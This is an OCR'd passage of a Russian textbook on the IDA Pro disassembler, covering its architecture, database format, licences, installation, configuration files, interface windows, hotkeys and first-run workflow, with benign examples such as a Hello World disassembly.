
2023--2024 годы. IDA 8.3--9.0 --- улучшение декомпилятора для RISC-V, интеграция с ИИ-инструментами, усовершенствование анализа C++ и Rust.

Ильфак Гильфанов

Ильфак Гильфанов --- один из наиболее влиятельных людей в мире реверс-инжиниринга. Его вклад: - создание IDA --- дизассемблера, определившего индустрию; - разработка декомпилятора Hex-Rays --- технологический прорыв; - технология FLIRT --- распознавание библиотечных функций; - формат IDB --- эффективная база данных для хранения результатов анализа.

2.2. Архитектура IDA Pro

IDA Pro имеет модульную архитектуру, состоящую из нескольких ключевых компонентов:



2.2.1. Ядро (Kernel)

Ядро IDA --- это центральный компонент, отвечающий за:

Автоанализ (Auto-analysis). При загрузке файла IDA выполняет многопроходный анализ: 1. Линейная развёртка (linear sweep) --- последовательное дизассемблирование байтов. 2. Рекурсивный спуск (recursive descent) --- следование потоку управления. 3. Распознавание функций --- определение границ, пролога/эпилога. 4. Применение сигнатур FLIRT --- идентификация библиотечных функций. 5. Распространение типов --- вывод типов параметров и возвращаемых значений. 6. Распознавание switch-конструкций и виртуальных таблиц.

Менеджер имён (Names). Управляет именами функций, переменных, меток. Поддерживает: - автоматические имена (sub_XXXXX, loc_XXXXX, dword_XXXXX); - пользовательские имена; - имена из отладочной информации и таблиц символов; - демангling (demangle) имён C++, Rust, Swift.

Система перекрёстных ссылок (Cross-references / Xrefs). Отслеживает все ссылки между адресами: - ссылки на код (call, jmp); - ссылки на данные (чтение, запись, смещение); - типы: CODE_NEAR, CODE_FAR, DATA_READ, DATA_WRITE, DATA_OFFSET.

Система типов (Type Information / TIL). Управляет информацией о типах данных: - стандартные типы (int, char, DWORD, ...); - структуры и перечисления; - прототипы функций (calling conventions, параметры); - Type Libraries (файлы .til) --- наборы типов для разных ОС и SDK.

2.2.2. Процессорные модули (Processor Modules)

Каждая поддерживаемая архитектура реализована в отдельном модуле. Модуль отвечает за: - декодирование инструкций (байты -> мнемоника + операнды); - генерацию текста дизассемблера; - анализ потока управления; - вывод специфичных для архитектуры комментариев.

Основные процессорные модули:

Файл	Архитектура
pc.dll	Intel x86 / x86-64
arm.dll	ARM / ARM64 (AArch64)
mips.dll	MIPS / MIPS64
ppc.dll	PowerPC
sparc.dll	SPARC
avr.dll	Atmel AVR
m68k.dll	Motorola 68000
dalvik.dll	Android Dalvik VM
ebc.dll	EFI Byte Code

2.2.3. Загрузчики (Loaders)

Загрузчики отвечают за разбор формата файла и загрузку его содержимого в базу данных IDA:

Файл	Формат
pe.dll	PE / PE+ (Windows EXE, DLL, SYS)
elf.dll	ELF (Linux, Android, FreeBSD)
macho.dll	Mach-O (macOS, iOS)
ne.dll	NE (16-битные Windows)
le.dll	LE/LX (OS/2, VXD)
dos.dll	DOS MZ/COM
aof.dll	ARM Object Format
hex.dll	Intel HEX
srec.dll	Motorola S-Record
zip.dll	ZIP-контейнеры (APK, IPA)

При загрузке файла IDA предлагает выбрать загрузчик, если формат определяется неоднозначно. Можно также загрузить файл как «сырой двоичный» (binary file), указав базовый адрес и процессор вручную.

2.2.4. Плагины (Plugins)

Плагины расширяют функциональность IDA. Наиболее значимые:

Hex-Rays Decompiler (hexrays.dll / hexx64.dll) --- флагманский плагин, декомпилирующий ассемблерный код в псевдокод, близкий к C.

IDAPython (idapython.dll) --- интеграция Python в IDA, предоставляющая полный доступ к IDA API. Позволяет писать скрипты и плагины на Python.

Примеры сторонних плагинов:

Плагин	Назначение
BinDiff	Сравнение двух бинарных файлов (диффинг)
Diaphora	Open-source альтернатива BinDiff
FRIEND	Документация инструкций прямо в IDA
Keypatch	Ассемблирование (патчинг) через Keystone
LazyIDA	Набор утилит для ускорения работы
FindCrypt	Поиск криптографических констант
HexRaysPyTools	Помощник для работы с классами C++
Lighthouse	Визуализация покрытия кода
CAPA Explorer	Интеграция с CAPA (обнаружение capabilities)

2.3. IDA Database (IDB / I64)

Структура базы данных

IDA сохраняет все результаты анализа в базе данных (IDB для 32-битного анализа, I64 для 64-битного). Файл IDB --- это контейнер, состоящий из нескольких компонентов:

```
Файл .idb / .i64:
+----------------------------+
|  id0                       |  B-tree: основная база данных
|                            |  (флаги байтов, имена, комментарии,
|                            |   перекрёстные ссылки, ...)
+----------------------------+
|  id1                       |  Флаги байтов (сжатые)
+----------------------------+
|  nam                       |  Таблица имён (Named items)
+----------------------------+
|  til                       |  Локальная Type Information Library
+----------------------------+
|  id2                       |  (64-bit only) дополнительные данные
+----------------------------+
```

id0 --- основное хранилище, реализованное как B-дерево (вариация B*-tree от Ильфака). Содержит: - параметры каждого байта (code/data, тип данных, принадлежность к функции); - все комментарии (обычные и повторяемые); - перекрёстные ссылки; - определения функций (границы, локальные переменные, прототипы); - определения сегментов; - информацию о структурах и перечислениях.
id1 --- сжатое хранилище флагов байтов. Каждый байт анализируемой программы имеет набор флагов, определяющих его тип:

```
Флаги байтов IDA (упрощённо):
Бит 0-3:   Тип данных (code, byte, word, dword, qword, float, ...)
Бит 4-7:   Атрибуты операндов
Бит 8:     Has_comment (есть комментарий)
Бит 9:     Has_xref (есть перекрёстная ссылка)
Бит 10:    Has_name (есть имя)
Бит 11-15: Дополнительные флаги
```

nam --- индекс именованных элементов для быстрого поиска по имени.
til --- локальная библиотека типов. Содержит все типы, определённые пользователем, а также типы, импортированные из стандартных TIL-файлов.

Работа с IDB

Важные аспекты работы с базой данных:

1. **Сохранение.** IDA сохраняет базу при закрытии. Можно сохранить вручную (Ctrl+W). Также существует автосохранение.

2. **Резервные копии.** IDA создаёт файл .id0, .id1, .nam, .til отдельно при работе, а при упаковке объединяет их в .idb/.i64.
3. **Размер.** IDB обычно в 5-10 раз больше исходного файла из-за хранения метаданных.
4. **Снимки (Snapshots).** IDA 7+ поддерживает snapshots --- фиксированные состояния базы, к которым можно вернуться (File -> Take database snapshot).

2.4. Типы лицензий

IDA Pro предлагает несколько вариантов лицензий:

Лицензия	Описание
IDA Pro	Полная версия: все процессоры, все загрузчики, SDK
IDA Home	Ограниченная версия для некоммерческого использования
IDA Free	Бесплатная версия: только x86/x64, облачный декомпилятор, без SDK
IDA Teams	Корпоративная лицензия с Lumina, совместной работой
Educational	Академическая лицензия для университетов

Дополнения (приобретаются отдельно или входят в пакет):

Дополнение	Описание
Hex-Rays Decompiler x86/x64	Декомпилятор для Intel
Hex-Rays Decompiler ARM/ARM64	Декомпилятор для ARM
Hex-Rays Decompiler MIPS	Декомпилятор для MIPS
Hex-Rays Decompiler PPC	Декомпилятор для PowerPC
Lumina	Облачное распознавание функций

> ***Примечание.*** *Начиная с IDA 8.0, декомпилятор x86/x64 включён в стандартную лицензию IDA Pro. Для других архитектур декомпилятор приобретается отдельно.*

2.5. Установка и настройка

2.5.1. Системные требования

Параметр	Минимум	Рекомендуется
ОС	Windows 10, Linux (glibc 2.17+), macOS 11+	Последняя стабильная версия
Процессор	x86-64, 2 ядра	4+ ядер
ОЗУ	4 ГБ	16+ ГБ (для больших файлов)
Диск	2 ГБ для установки	SSD рекомендуется
Экран	1280x800	1920x1080+

2.5.2. Установка (Windows)

1. Загрузите инсталлятор с сайта hex-rays.com (после приобретения лицензии).
2. Запустите `ida-pro_XX_x64.exe`.
3. Следуйте мастеру установки:

4. укажите каталог установки (по умолчанию `C:\Program Files\IDA Pro X.X`);
5. выберите компоненты (все --- рекомендуется);
6. при первом запуске введите лицензионный ключ.

2.5.3. Структура каталога установки

```
IDA Pro/
├── ida.exe                # 32-битная GUI-версия (устаревшая)
├── ida64.exe              # 64-битная GUI-версия (основная)
├── idat.exe               # 32-битная текстовая версия
├── idat64.exe             # 64-битная текстовая версия
├── cfg/                   # Файлы конфигурации
│   ├── ida.cfg            # Основная конфигурация
│   ├── idagui.cfg         # Конфигурация GUI
│   ├── idatui.cfg         # Конфигурация текстового режима
│   └── hexrays.cfg        # Конфигурация декомпилятора
├── loaders/               # Модули загрузчиков
│   ├── pe.dll
│   ├── elf.dll
│   ├── macho.dll
│   └── ...
├── procs/                 # Процессорные модули
│   ├── pc.dll
│   ├── arm.dll
│   └── ...
├── plugins/               # Плагины
│   ├── hexrays.dll
│   ├── idapython.dll
│   └── ...
├── sig/                   # Сигнатуры FLIRT
│   ├── pc/
│   ├── arm/
│   └── ...
├── til/                   # Type Information Libraries
│   ├── pc/
│   │   ├── ntapi.til      # Windows NT Kernel API
│   │   ├── mssdk.til      # Windows SDK
│   │   └── vc10.til       # Visual C++ 2010 runtime
│   ├── arm/
│   └── ...
├── ids/                   # IDS-файлы (имена функций по ординалам)
├── python/                # Python-библиотеки IDAPython
│   ├── ida_idaapi.py
│   ├── ida_bytes.py
│   ├── ida_funcs.py
│   ├── idautils.py
│   └── ...
└── themes/                # Темы оформления
```

2.5.4. Настройка Python

IDA Pro поставляется со встроенным Python 3. Для установки дополнительных пакетов:

```
# В командной строке IDA Python (Alt+F7 или File → Script Command):
import subprocess
subprocess.check_call(["python3", "-m", "pip", "install", "yara-python"])
```

Или из системной командной строки, указав путь к Python из IDA:

```
"C:\Program Files\IDA Pro 9.0\python\python3.exe" -m pip install capstone keystone-engi
```

2.6. Интерфейс IDA Pro

При первом открытии файла IDA отображает несколько окон. Рассмотрим каждое.

2.6.1. IDA View (окно дизассемблера)

Основное рабочее окно. Имеет два режима отображения:

Текстовый режим (Text View) --- классический листинг дизассемблера:

```
.text:00401000 ; =============== S U B R O U T I N E ===============
.text:00401000
.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main           proc near
.text:00401000
.text:00401000 var_4           = dword ptr -4
.text:00401000 argc            = dword ptr  8
.text:00401000 argv            = dword ptr  0Ch
.text:00401000 envp            = dword ptr  10h
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 sub     esp, 4
.text:00401006                 mov     [ebp+var_4], 0
.text:0040100D                 push    offset aHelloWorld ; "Hello, World!\n"
.text:00401012                 call    _printf
.text:00401017                 add     esp, 4
.text:0040101A                 xor     eax, eax
.text:0040101C                 leave
.text:0040101D                 retn
.text:0040101D _main           endp
```

Графический режим (Graph View) --- отображение функции в виде графа базовых блоков. Каждый блок --- это линейная последовательность инструкций без ветвлений. Рёбра графа показывают переходы: зелёные --- переход при выполнении условия (true), красные --- при невыполнении (false), синие --- безусловные.

Переключение между режимами: клавиша **Пробел (Space)**.

2.6.2. Hex View (шестнадцатеричный дамп)

Отображает сырые байты загруженного файла с синхронизацией с окном дизассемблера:

```
00401000  55 8B EC 83 EC 04 C7 45  FC 00 00 00 00 68 00 20  U......E.....h.
00401010  40 00 E8 E9 FF FF FF 83  C4 04 33 C0 C9 C3       @.........3...
```

2.6.3. Pseudocode (декомпилятор Hex-Rays)

Окно декомпилированного кода (F5 --- открыть/обновить):

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  printf("Hello, World!\n");
  return 0;
}
```

2.6.4. Functions Window (список функций)

Таблица всех распознанных функций с колонками:

```
Function name          Segment  Start      Length  Locals  Arguments
_main                  .text    00401000   001E    0004    000C
_printf                .text    00401020   0008    0000    0000
sub_401030             .text    00401030   0042    0010    0008
__security_check_cookie .text   00401080   0006    0000    0004
```

2.6.5. Strings Window (окно строк)

Список всех распознанных строк (открытие: Shift+F12):

```
Address     Length  Type    String
.rdata:00402000  15  C       Hello, World!\n
.rdata:00402010  28  C       Error: invalid argument\n
.rdata:0040202C  12  C       config.ini
.rdata:00402038  45  C       Software\\MyCompany\\MyApp
```

2.6.6. Imports Window (таблица импортов)

Список импортируемых функций:

```
Address     Ordinal  Name                 Library
00403000    0262     GetProcAddress        KERNEL32
00403004    02C1     LoadLibraryA          KERNEL32
00403008    0175     ExitProcess           KERNEL32
0040300C    026E     GetStdHandle          KERNEL32
00403010    03C5     WriteFile             KERNEL32
00403020    01FE     printf                msvcrt
00403024    0054     __set_app_type        msvcrt
```

2.6.7. Exports Window (таблица экспортов)

Для DLL --- список экспортируемых функций:

```
Address     Ordinal  Name
10001000    1        DllMain
10001050    2        PluginInit
100010A0    3        PluginProcess
100010F0    4        PluginCleanup
```

2.6.8. Segments Window (сегменты)

Список сегментов (секций) загруженного файла:

```
Name     Start       End         R  W  X  D  L  Align  Base  Type   Class
.text    00401000    00402000    R  .  X  .  .  0010   0001  public CODE
.rdata   00402000    00403000    R  .  .  .  .  0010   0001  public CONST
.data    00403000    00404000    R  W  .  .  .  0010   0001  public DATA
.rsrc    00404000    00405000    R  .  .  .  .  0010   0001  public DATA
.reloc   00405000    00406000    R  .  .  D  .  0010   0001  public DATA
```

2.6.9. Structures Window (структуры)

Определения структур данных (Shift+F9):

```
00000000 PROCESSENTRY32 struc ; (sizeof=0x128, align=0x4, mappedto_30)
00000000 dwSize           dd ?
00000004 cntUsage         dd ?
00000008 th32ProcessID    dd ?
0000000C th32DefaultHeapID dd ?
00000010 th32ModuleID     dd ?
00000014 cntThreads       dd ?
00000018 th32ParentProcessID dd ?
0000001C pcPriClassBase   dd ?
00000020 dwFlags          dd ?
00000024 szExeFile        db 260 dup(?)
00000128 PROCESSENTRY32 ends
```

2.6.10. Enums Window (перечисления)

Определения перечислений (Shift+F10):

```
enum PAGE_PROTECTION (bitfield)
    PAGE_NOACCESS          = 0x001
    PAGE_READONLY          = 0x002
    PAGE_READWRITE         = 0x004
    PAGE_WRITECOPY         = 0x008
    PAGE_EXECUTE           = 0x010
    PAGE_EXECUTE_READ      = 0x020
    PAGE_EXECUTE_READWRITE = 0x040
    PAGE_EXECUTE_WRITECOPY = 0x080
    PAGE_GUARD             = 0x100
```

2.6.11. Другие важные окна

Окно	Горячая клавиша	Назначение
Output window	Alt+0	Лог сообщений IDA и вывод скриптов
Cross-references	Ctrl+X / X	Перекрёстные ссылки на текущий адрес
Names window	Shift+F4	Все именованные элементы
Signatures	Shift+F5	Применённые сигнатуры FLIRT
Type libraries	Shift+F11	Загруженные библиотеки типов
Local types	Shift+F1	Локальные определения типов
Stack view	-	Кадр стека текущей функции
Patched bytes	-	Список изменённых байтов

2.7. Файлы конфигурации

2.7.1. ida.cfg --- основная конфигурация

Файл `<IDA_DIR>/cfg/ida.cfg` содержит глобальные настройки. Ключевые параметры:

```
// Автоматически создавать резервную копию IDB
STORE_USER_INFO         = YES

// Максимальный размер автоанализируемого файла (в мегабайтах)
MAX_AUTOANALYSIS_SIZE   = 512

// Показывать байты опкодов рядом с мнемоникой
OPCODE_BYTES            = 6     // количество байт (0 = не показывать)

// Размер табуляции
TABSIZE                 = 4

// Максимальная длина имени
MAX_ITEM_NAME_LEN       = 511

// Комментарий для нераспознанных байтов
SHOW_AUTOCOMMENTS       = YES

// Формат отображения числовых значений по умолчанию
DEFAULT_RADIX           = 16    // шестнадцатеричный

// Анализ: разрешить создание функций при рекурсивном спуске
ANALYSIS_CREATE_FUNCS   = YES

// Предупреждать о деструктивных операциях
CONFIRM_PATCH           = YES

// Путь к каталогу с пользовательскими IDC-скриптами
IDC_PATH                = "$IDAUSR/idc"

// Кодировка строк по умолчанию
DEFAULT_ENCODING        = "UTF-8"

// Настройки графического отображения
GRAPH_SHOW_LINEPREFIXES = NO
GRAPH_OPCODE_BYTES      = 0
```

2.7.2. idagui.cfg --- конфигурация графического интерфейса

Файл `<IDA_DIR>/cfg/idagui.cfg` управляет внешним видом GUI:

```
// Шрифт дизассемблера
DISASM_FONT             = "Consolas"
DISASM_FONTSIZE         = 12

// Цветовая схема (тёмная тема)
// Можно также выбрать тему через Options → Colors
SCOLOR_DEFAULT          = 0x00FFFFFF    // белый текст
SCOLOR_REGCMT           = 0x0000FF00    // зелёные комментарии
SCOLOR_RPTCMT           = 0x0000FF00
SCOLOR_AUTOCMT          = 0x00808080    // серые авто-комментарии
SCOLOR_INSN             = 0x00FFFF00    // жёлтые мнемоники
SCOLOR_DATNAME          = 0x00FF8080    // имена данных
SCOLOR_DNAME            = 0x0080FFFF    // имена (общие)
SCOLOR_DEMNAME          = 0x0080FFFF    // деманглированные имена
SCOLOR_IMPNAME          = 0x00FF80FF    // имена импортов

// Открывать в графическом режиме по умолчанию
DEFAULT_GRAPH_VIEW      = YES

// Сохранять расположение окон (layout) при закрытии
SAVE_DESKTOP            = YES

// Максимальное количество элементов в списке (Performance)
MAX_SEARCH_RESULTS      = 10000

// Размер кэша навигации (кнопки Back/Forward)
MAX_NAVIGATION_HISTORY  = 256
```

2.7.3. hexrays.cfg --- конфигурация декомпилятора

```
// Максимальный размер декомпилируемой функции
MAX_FUNCSIZE            = 64    // в килобайтах Microcode

// Генерировать пустые строки между блоками
GENERATE_EMPTY_LINES    = YES

// Показывать приведения типов
SHOW_CASTS              = YES

// Стиль комментариев к перечислениям
SHOW_ENUM_NAMES         = YES

// Отступ для блоков кода
INDENT                  = 2

// Максимальная глубина рекурсии при анализе
MAX_NESTING             = 40
```

2.7.4. Пользовательский каталог ($IDAUSR)

IDA ищет пользовательские настройки в каталоге `$IDAUSR`: - Windows: `%APPDATA%\Hex-Rays\IDA Pro` - Linux: `~/.idapro` - macOS: `~/Library/Application Support/Hex-Rays/IDA Pro`

Структура:

```
$IDAUSR/
├── cfg/          # Пользовательские переопределения конфигов
├── plugins/      # Пользовательские плагины
├── loaders/      # Пользовательские загрузчики
├── procs/        # Пользовательские процессорные модули
├── sig/          # Дополнительные сигнатуры FLIRT
├── til/          # Дополнительные TIL-файлы
├── ids/          # Дополнительные IDS-файлы
├── themes/       # Пользовательские темы
├── python/       # Python-скрипты (автоматически в sys.path)
└── idapython/    # Скрипты инициализации IDAPython
    └── init.py   # Выполняется при каждом запуске IDA
```

Файлы в `$IDAUSR/cfg/` переопределяют соответствующие файлы из каталога установки. Это позволяет не изменять оригинальные конфигурации.

2.8. Полная таблица горячих клавиш

Навигация

Клавиша	Действие
G	Перейти по адресу (Go to address)
Enter	Перейти по ссылке (Follow reference)
Esc	Вернуться назад (Navigate back)
Ctrl+Enter	Вперёд (Navigate forward)
N	Переименовать элемент (Rename)
X	Список перекрёстных ссылок на элемент (Xrefs to)
Ctrl+X	Список перекрёстных ссылок из элемента (Xrefs from)
Ctrl+P	Перейти к функции (Jump to function)
Ctrl+L	Перейти по имени (Jump by name)
Ctrl+S	Перейти к сегменту (Jump to segment)
Ctrl+E	Перейти к точке входа (Jump to entry point)
Ctrl+G	Перейти к сегментному адресу
Alt+I	Поиск непосредственного значения (Search immediate)
Ctrl+B	Поиск последовательности байтов (Search bytes)
Ctrl+T	Поиск текста (Search text)
Alt+T	Поиск текста (альтернативный)
Ctrl+D	Поиск следующего вхождения

Анализ и редактирование

Клавиша	Действие
C	Преобразовать в код (Make code)
D	Преобразовать в данные (Make data) --- циклически: byte -> word -> dword -> qword
A	Преобразовать в ASCII-строку (Make ASCII string)
U	Отменить определение (Undefine)
P	Создать функцию (Make function)
E	Редактировать функцию (Edit function)
;	Добавить комментарий (Comment)
Shift+; или :	Добавить повторяемый комментарий (Repeatable comment)
Ins	Добавить предшествующий комментарий (Anterior comment)
Shift+Ins	Добавить последующий комментарий (Posterior comment)
O	Преобразовать операнд в смещение (Offset)
Q	Преобразовать операнд в шестнадцатеричное число (Hex)
H	Преобразовать операнд в десятичное число (Decimal)
R	Преобразовать операнд в символ (Char)
B	Преобразовать операнд в двоичное число (Binary)
M	Преобразовать операнд в элемент перечисления (Enum)
K	Преобразовать операнд в смещение от стека (Stack variable)
T	Применить структуру к операнду (Structure offset)
_ (подчёркивание)	Изменить знак операнда (Negate / Change sign)
~ (тильда)	Побитовое отрицание операнда (Bitwise NOT)
Alt+D	Настройка сегмента данных

Декомпилятор Hex-Rays

Клавиша	Действие
F5	Декомпилировать текущую функцию
Tab	Переключение дизассемблер/декомпилятор
/	Добавить комментарий в псевдокод
N	Переименовать переменную
Y	Задать тип переменной / функции
T	Выбрать тип структуры
R	Заменить число константой перечисления
Ctrl+Shift+W	Копировать в буфер обмена
=	Ввести выражение для замены

Отладчик

Клавиша	Действие
F9	Запустить / продолжить выполнение (Run)
Ctrl+F2	Завершить отладку (Terminate)
F7	Шаг с входом (Step into)
F8	Шаг с обходом (Step over)
Ctrl+F7	Выполнить до возврата (Run until return)
F2	Установить / снять точку останова (Toggle breakpoint)
Ctrl+Alt+B	Список точек останова (Breakpoints list)
F4	Выполнить до курсора (Run to cursor)

Окна

Клавиша	Действие
Shift+F1	Локальные типы (Local types)
Shift+F3	Список функций (Functions)
Shift+F4	Список имён (Names)
Shift+F5	Сигнатуры (Signatures)
Shift+F7	Список сегментов (Segments)
Shift+F9	Структуры (Structures)
Shift+F10	Перечисления (Enums)
Shift+F11	Библиотеки типов (Type libraries)
Shift+F12	Строки (Strings)
Alt+0	Окно вывода (Output)
Alt+1..Alt+9	Переключение между открытыми вкладками IDA View
Space	Переключение текстовый режим / граф (в IDA View)

Файловые операции

Клавиша	Действие
Ctrl+W	Сохранить базу данных
Ctrl+F4	Закрыть текущую вкладку
Alt+F7	Загрузить и выполнить IDC-скрипт
Shift+F2	Открыть командную строку (Script command)
Alt+F9	Загрузить и выполнить Python-скрипт
Ctrl+F12	Настройки (Options -> General)

Поиск

Клавиша	Действие
Alt+I	Поиск непосредственного значения
Ctrl+I	Следующее вхождение непосредственного значения
Alt+B	Поиск последовательности байтов
Ctrl+B	Следующее вхождение последовательности байтов
Alt+T	Поиск текста
Ctrl+T	Следующее вхождение текста
Ctrl+F	Поиск в текущем окне

Граф

Клавиша	Действие
W	Обзор (увеличение, чтобы видеть весь граф)
1	Масштаб 100%
Ctrl+колесо мыши	Масштабирование
Ctrl+Shift+G	Открыть граф вызовов (Function calls)
Ctrl+Shift+X	Открыть граф перекрёстных ссылок (Xrefs graph)

Разное

Клавиша	Действие
Alt+A	Применить структуру к области памяти
Ctrl+Shift+F	Быстрый фильтр (в списках)
Ctrl+Alt+P	Редактировать параметры анализатора
Alt+F1	О программе / FAQ
Ctrl+Z	Отмена (Undo, IDA 7.3+)
Ctrl+Y	Повтор (Redo, IDA 7.3+)

2.9. Первый запуск --- пошаговый разбор

Рассмотрим типичный процесс открытия файла в IDA Pro.

Шаг 1: Выбор файла

При запуске IDA отображает стартовое окно с вариантами: - **New** --- открыть новый файл; - **Go** --- запустить IDA без файла (пустая база); - **Previous** --- открыть ранее использованную базу.

Шаг 2: Диалог загрузки

После выбора файла IDA показывает диалог загрузки:

```
Loading file: C:\samples\target.exe

Detected format: Portable executable for 80386 (PE)

 [*] PE: Portable Executable
 [ ] Binary file
 [ ] MS-DOS executable (EXE)

Processor type: [MetaPC (x86/x64)]   [Change...]

Loading segment: 00401000
Loading offset:  00000000

Options:
 [x] Create imports segment
 [x] Load resources
 [x] Manual load (expert mode)
```

Ключевые решения: - **Processor type** --- обычно определяется автоматически. - **Manual load** --- позволяет указать базовый адрес, отключить создание сегментов.

Шаг 3: Автоанализ

После загрузки IDA начинает автоанализ. Прогресс виден в нижней строке:

```
AU: idle                  ← анализ завершён
AU: analyzing...          ← анализ в процессе
AU: function analysis     ← анализ функций
AU: type propagation      ← распространение типов
```

> ***Совет.*** *Не начинайте ручной анализ до завершения автоанализа. Дождитесь надписи "AU: idle" в нижней строке.*

Шаг 4: Применение сигнатур

После завершения анализа рекомендуется применить сигнатуры FLIRT для распознавания библиотечных функций:

1. Shift+F5 --- открыть окно Signatures.
2. Ins --- добавить сигнатуру.
3. Выбрать подходящие файлы (например, `vc64_14` для Visual Studio 2015+).

Шаг 5: Загрузка библиотек типов

Загрузите TIL-файлы для используемых API:

1. Shift+F11 --- открыть Type Libraries.
2. Ins --- добавить библиотеку.
3. Выбрать соответствующие файлы (например, `mssdk_win10` для Windows 10 SDK).

Результат: IDA правильно определит прототипы функций Windows API, что существенно улучшит качество анализа и декомпиляции.

Продолжение следует в главе 3: «Основы работы с IDA Pro».

Глава 3. Первый анализ — пошаговое руководство

3.1. Загрузка файла в IDA: опции диалога


При запуске IDA Pro пользователю предлагается стартовый экран с тремя основными вариантами действий: создать новый проект (New), открыть существующую базу данных (Previous) или запустить дизассемблер без загрузки файла (Go). После выбора исполняемого файла появляется диалоговое окно загрузки, определяющее параметры начального анализа.

3.1.1. Диалог загрузки (Load a new file)

Диалог загрузки содержит несколько ключевых параметров, влияющих на качество и характер дизассемблирования.

Выбор загрузчика (Processor type и File format)

IDA автоматически определяет формат файла, однако пользователь может переопределить это решение:



Основные параметры и их назначение:

Параметр	Описание
Processor type	Архитектура процессора. Для PE-файлов Windows обычно `MetaPC`. Для ARM-бинарников — `ARM`, для MIPS — `MIPS` и т.д.
Load resources	Загружать секцию ресурсов PE-файла. Полезно для анализа диалогов, строк, иконок.
